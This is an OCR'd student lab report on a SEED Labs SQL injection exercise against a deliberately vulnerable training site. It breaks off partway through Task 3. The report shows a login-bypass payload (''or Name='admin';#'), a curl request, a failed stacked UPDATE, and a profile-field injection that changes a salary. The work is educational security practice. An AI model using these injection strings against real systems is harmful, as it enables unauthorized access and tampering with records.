
Assignment 09

RISHI KUMAR SONI 1001774020

Task 1: Get Familiar with SQL Statements

Observation



```
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+----------------+
| Tables_in_Users |
+----------------+
| credential     |
+----------------+
1 row in set (0.00 sec)

mysql> select * from credential where name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+---
-------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Ema
word                                     |
+----+-------+-------+--------+-------+----------+-------------+---------+---
-------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+---
-------------------------------------+
1 row in set (0.00 sec)

mysql> 
```

Explanation:

We log into MySQL using the following command, by using the following command.

```
$ mysql -u root –pseedubuntu
```

```
mysql> use Users;
```


```
mysql> show tables;
```

```
mysql> select * from credential where name=’Alice’;
```

Task 2: SQL Injection Attack on SELECT Statement

Observation

• Task 2.1: SQL Injection Attack from webpage.


SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com
Most Visited
SEED Labs
Sites for Labs
Login
Copyright © SEED LABs

Employee Profile Login


USERNAME 'or Name='admin';#

PASSWORD Password

Explanation:

Given a vulnerable a website to SQL Injection attacks, we are trying to exploit that by logging in as admin. Given that we know there exists an account of the administrator called ADMIN.

We inject without knowing the password and username of the admin.



SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php?username='or+Name%3
Most Visited
SEED Labs
Sites for Labs
Home
Edit Profile

Username	EId	Salary	Birthday	SSN	Nickname	Email
Alice	10000	20000	9/20	10211002		
Boby	20000	30000	4/20	10213352		
Ryan	30000	50000	4/10	98993524		
Samy	40000	90000	1/11	32193525		
Ted	50000	110000	11/3	32111111		
Admin	99999	400000	3/5	43254314		

Explanation:

The employees ID and the password fields are input to the where clause. So, what we fill theses fileds go into the query.So to exploit the SQL Injection attack, we inject the following code:' or Name-'admin';#.

Task 2.2: SQL Injection Attack from command line'



```
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px
; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item
active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a>
</li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li
></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout
</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1>
<hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope=
'col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th
><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Ad
dress</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10
000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><
th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></
td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><
td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</
td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr><th sc
ope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><t
d></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>4
3254314</td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
```


Explanation:

To perform the attack we use the following command .

$ curl
'www.SeedLabSQLInjection.com/index.php?username=alice&Password=111'

All the information is displayed in the command prompt if the attack is successful.

- Task 2.3: Append a new SQL statement


SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php?username='+or+1%3D1
Search
Most Visited SEED Labs Sites for Labs

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'update credential set Nickname='ALL' where EID='10000';#' and Password='da39a3e'' at line 3]\n

Explanation:

We append an update statement after the semicolon in the Employee profile information in the Employee ID.


The attack isn't successful.I tried the attack from the webpage, the attempt was not successful as shown in the screenshot.

Task 3: SQL Injection Attack on UPDATE Statement

3.1: Modify your own salary

Observation

Before the attack Alice Salary:


SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Restore Session
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php?username=Alice&Passw
Search
Most Visited
SEED Labs
Sites for Labs
SEEDLABS
Home
Edit Profile
Logout
2:32 PM

Alice Profile


Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	

Applying attack in the edite profile section of the Alice , by using following command.

Salary=’100000’ where EID=’10000’,#

We enter this in the nickname field to exploit the vulnerability.

After Attack:




Alice Profile

Key	Value
Employee ID	10000
Salary	100000
Birth	9/20
SSN	10211002

Expalnation: We are trying to exploit SQL Injection vulnerability by inserting code in the edit profile page so that we can update the salary of the current employee.We insert # at the end to comment out all the other values from the input field.

- Task 3.2: Modify other people' salary

Observation



